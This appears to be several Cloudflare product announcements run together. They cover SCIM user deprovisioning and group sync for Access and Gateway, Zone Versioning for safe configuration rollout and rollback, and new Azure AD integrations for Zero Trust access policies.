
Now, with the integration of SCIM, Access and Gateway can automatically deprovision users after they are deactivated in an identity provider and synchronize identity provider groups. This ensures that only active users, in the right group, have access to your organization’s resources, improving the security of your network.

User deprovisioning via SCIM listens for any user deactivation events in the identity provider and then revokes all active sessions for that user. This immediately cuts off their access to any application protected by Access and their session via WARP for Gateway.
Additionally, the integration of SCIM allows for the synchronization of identity provider group information in Access and Gateway policies. This means that all identity provider groups will automatically be available in both the Access and Gateway policy builders. There is also an option to automatically force a user to reauthenticate if their group membership changes.

For example, if you wanted to create an Access policy that only applied to users with emails associated with example.com and apart from the risky user group, you would be able to build a policy as show below by simply selecting the risky user group from a drop-down:

Similarly, if you wanted to create a Gateway policy to block example.com and all of its subdomains for these same users you could create the policy below:
What’s next
Today, SCIM support is available for Azure Active Directory and Okta for Self-Hosted Access applications. In the future, we plan to extend support for more Identity Providers and to Access for SaaS.
Try it now
SCIM is available for all Zero Trust customers today and can be used to improve operations and overall security. Try out SCIM for Access and Gateway yourself today.
Today we are announcing the general availability of Zone Versioning for enterprise customers. Zone Versioning allows you to safely manage zone configuration by versioning changes and choosing how and when to deploy those changes to defined environments of traffic. Previously announced as HTTP Applications, we have redesigned the experience based on testing and feedback to provide a seamless experience for customers looking to safely rollout configuration changes.
Problems with making configuration changes
There are two problems we have heard from customers that Zone Versioning aims to solve:
How do I test changes to my zone safely?
If I do end up making a change that impacts my traffic negatively, how can I quickly revert that change?
Customers have worked out various ways of solving these problems. For problem #1, customers will create staging zones that live on a different hostname, often taking the form staging.example.com, that they make changes on first to ensure that those changes will work when deployed to their production zone. When making more than one change this can become troublesome as they now need to keep track of all the changes made to make the exact same set of changes on the production zone. Also, it is possible that something tested in staging never makes it to production, but yet is not rolled back, so now the two environments differ in configuration.
For problem #2, customers often keep track of what changes were made and when they were deployed in a ticketing system like JIRA, such that in case of an incident an on-call engineer can more easily find the changes they may need to roll back by manually modifying the configuration of the zone. This requires the on-call to be able to easily get to the list of what changes were made.
Altogether, this means customers are more reluctant to make changes to configuration or turn on new features that may benefit them because they do not feel confident in the ability to validate the changes safely.
How Zone Versioning solves those problems
Zone Versioning provides two new fundamental aspects to managing configuration that allow a customer to safely test, deploy and rollback configuration changes: Versions and Environments.

Versions are independent sets of zone configuration. They can be created anytime from a previous version or the initial configuration of the zone and changes to one version will not affect another version. Initially, a version affects none of a zone’s traffic, so any changes made are safe by definition. When first enabling zone versioning, we create Version 1 that is based on the current configuration of the zone (referred to as the baseline configuration).
From there any changes that you make to Version 1 will be safely stored and propagated to our global network, but will not affect any traffic. Making changes to a version is no different from before, just select the version to edit and modify the configuration of that feature as normal. Once you have made the set of changes desired for a given version, to deploy that version on live traffic in your zone, you will need to deploy the version to an Environment.
Environments are a way of mapping segments of your zone’s traffic to versions of configuration. Powered by our Ruleset Engine, that powers the likes of Custom WAF Rules and Cache Rules, Environments give you the ability to create filters based on a wide range of parameters such as hostname, client IP, location, or cookie. When a version is applied to an Environment, any traffic matching the filter will use that version’s configuration.
By default, we create three environments to get started with:
Development – Applies to traffic sent with a specific cookie for development
Staging – Applies to traffic sent to Cloudflare’s staging IPs
Production – Applies to all traffic on the zone
You can create additional environments or modify the pre-defined environments except for Production. Any newly created environment will begin in an unassigned state meaning traffic will fall back to the baseline configuration of the zone. In the above image, we have deployed Version 2 to both the Development and Staging environments. Once we have tested Version 2 in staging, then we can ‘Promote’ Version 2 to Production which means all traffic on the zone will receive the configuration in Version 2 except for Development and Staging traffic. If something goes wrong after deploying to Production, then we can use the ‘Rollback’ action to revert to the configuration of Version 1.
How promotion and rollbacks work
It is worth going into a bit more detail about how configuration changes, promotions, and rollbacks are realized in our global network. Whenever a configuration change is made to a version, we store that change in our system of record for the service and push that change to our global network so that it is available to be used at any time.
Importantly and unlike how changes to zones automatically take effect, that change will not be used until the version is deployed to an environment that is receiving traffic. The same is true for when a version is promoted or rolled back between environments. Because all the configuration we need for a given version is already available in our global network, we only need to push a single, atomic change to tell our network that traffic matching the filter for a given environment should now use the newly defined configuration version.
This means that promotions and more importantly rollbacks occur as quickly as you are used to with any configuration change in Cloudflare. No need to wait five or ten minutes for us to roll back a bad deployment, if something goes wrong you can return to a last known good configuration in seconds. Slow rollbacks can make ongoing incidents drag on leading to extended customer impact, so the ability to quickly execute a rollback was a critical capability.
Get started with Zone Versioning today
Enterprise Customers can get started with Zone Versioning today for their zones on the Cloudflare dashboard. Customers will need to be using the new Managed WAF rules in order to enable Zone Versioning. You can find more information about Zone Versioning in our Developer Docs.
As CIOs navigate the complexities of stitching together multiple solutions, we are extending our partnership with Microsoft to create one of the best Zero Trust solutions available. Today, we are announcing four new integrations between Azure AD and Cloudflare Zero Trust that reduce risk proactively. These integrated offerings increase automation allowing security teams to focus on threats versus implementation and maintenance.
What is Zero Trust and why is it important?

Zero Trust is an overused term in the industry and creates a lot of confusion. So, let’s break it down. Zero Trust architecture emphasizes the “never trust, always verify” approach. One way to think about it is that in the traditional security perimeter or “castle and moat” model, you have access to all the rooms inside the building (e.g., apps) simply by having access to the main door (e.g., typically a VPN). In the Zero Trust model you would need to obtain access to each locked room (or app) individually rather than only relying on access through the main door. Some key components of the Zero Trust model are identity e.g., Azure AD (who), apps e.g., a SAP instance or a custom app on Azure (applications), policies e.g. Cloudflare Access rules (who can access what application), devices e.g. a laptop managed by Microsoft Intune (the security of the endpoint requesting the access) and other contextual signals.
Zero Trust is even more important today since companies of all sizes are faced with an accelerating digital transformation and an increasingly distributed workforce. Moving away from the castle and moat model, to the Internet becoming your corporate network, requires security checks for every user accessing every resource. As a result, all companies, especially those whose use of Microsoft’s broad cloud portfolio is increasing, are adopting a Zero Trust architecture as an essential part of their cloud journey.
Cloudflare’s Zero Trust platform provides a modern approach to authentication for internal and SaaS applications. Most companies likely have a mix of corporate applications – some that are SaaS and some that are hosted on-premise or on Azure. Cloudflare’s Zero Trust Network Access (ZTNA) product as part of our Zero Trust platform makes these applications feel like SaaS applications, allowing employees to access them with a simple and consistent flow. Cloudflare Access acts as a unified reverse proxy to enforce access control by making sure every request is authenticated, authorized, and encrypted.
Cloudflare Zero Trust and Microsoft Azure Active Directory
We have thousands of customers using Azure AD and Cloudflare Access as part of their Zero Trust architecture. Our partnership with Microsoft announced last year strengthened security without compromising performance for our joint customers. Cloudflare’s Zero Trust platform integrates with Azure AD, providing a seamless application access experience for your organization’s hybrid workforce.
As a recap, the integrations we launched solved two key problems:
For on-premise legacy applications, Cloudflare’s participation as Azure AD secure hybrid access partner enabled customers to centrally manage access to their legacy on-premise applications using SSO authentication without incremental development. Joint customers now easily use Cloudflare Access as an additional layer of security with built-in performance in front of their legacy applications.
For apps that run on Microsoft Azure, joint customers can integrate Azure AD with Cloudflare Zero Trust and build rules based on user identity, group membership and Azure AD Conditional Access policies. Users will authenticate with their Azure AD credentials and connect to Cloudflare Access with just a few simple steps using Cloudflare’s app connector, Cloudflare Tunnel, that can expose applications running on Azure. See guide to install and configure Cloudflare Tunnel.
Recognizing Cloudflare’s innovative approach to Zero Trust and Security solutions, Microsoft awarded us the Security Software Innovator award at the 2022 Microsoft Security Excellence Awards, a prestigious classification in the Microsoft partner community.
But we aren’t done innovating. We listened to our customers’ feedback and to address their pain points are announcing several new integrations.
Microsoft integrations we are announcing today
The four new integrations we are announcing today are:

Azure AD allows administrators to create and enforce policies on both applications and users using Conditional Access. It provides a wide range of parameters that can be used to control user access to applications (e.g. user risk level, sign-in risk level, device platform, location, client apps, etc.). Cloudflare Access now supports Azure AD Conditional Access policies per application. This allows security teams to define their security conditions in Azure AD and enforce them in Cloudflare Access.
For example, customers might have tighter levels of control for an internal payroll application and hence will have specific conditional access policies on Azure AD. However, for a general info type application such as an internal wiki, customers might enforce not as stringent rules on Azure AD conditional access policies. In this case both app groups and relevant Azure AD conditional access policies can be directly plugged into Cloudflare Zero Trust seamlessly without any code changes.
2. SCIM: Autonomously synchronize Azure AD groups between Cloudflare Zero Trust and Azure AD, saving hundreds of hours in the CIO org.
Cloudflare Access policies can use Azure AD to verify a user’s identity and provide information about that user (e.g., first/last name, email, group membership, etc.). These user attributes are not always constant, and can change over time. When a user still retains access to certain sensitive resources when they shouldn’t, it can have serious consequences.
Often when user attributes change, an administrator needs to review and update all access policies that may include the user in question. This makes for a tedious process and an error-prone outcome.

The SCIM (System for Cross-domain Identity Management) specification ensures that user identities across entities using it are always up-to-date. We are excited to announce that joint customers of Azure AD and Cloudflare Access can now enable SCIM user and group provisioning and deprovisioning. It will accomplish the following:
The IdP policy group selectors are now pre-populated with Azure AD groups and will remain in sync. Any changes made to the policy group will instantly reflect in Access without any overhead for administrators.
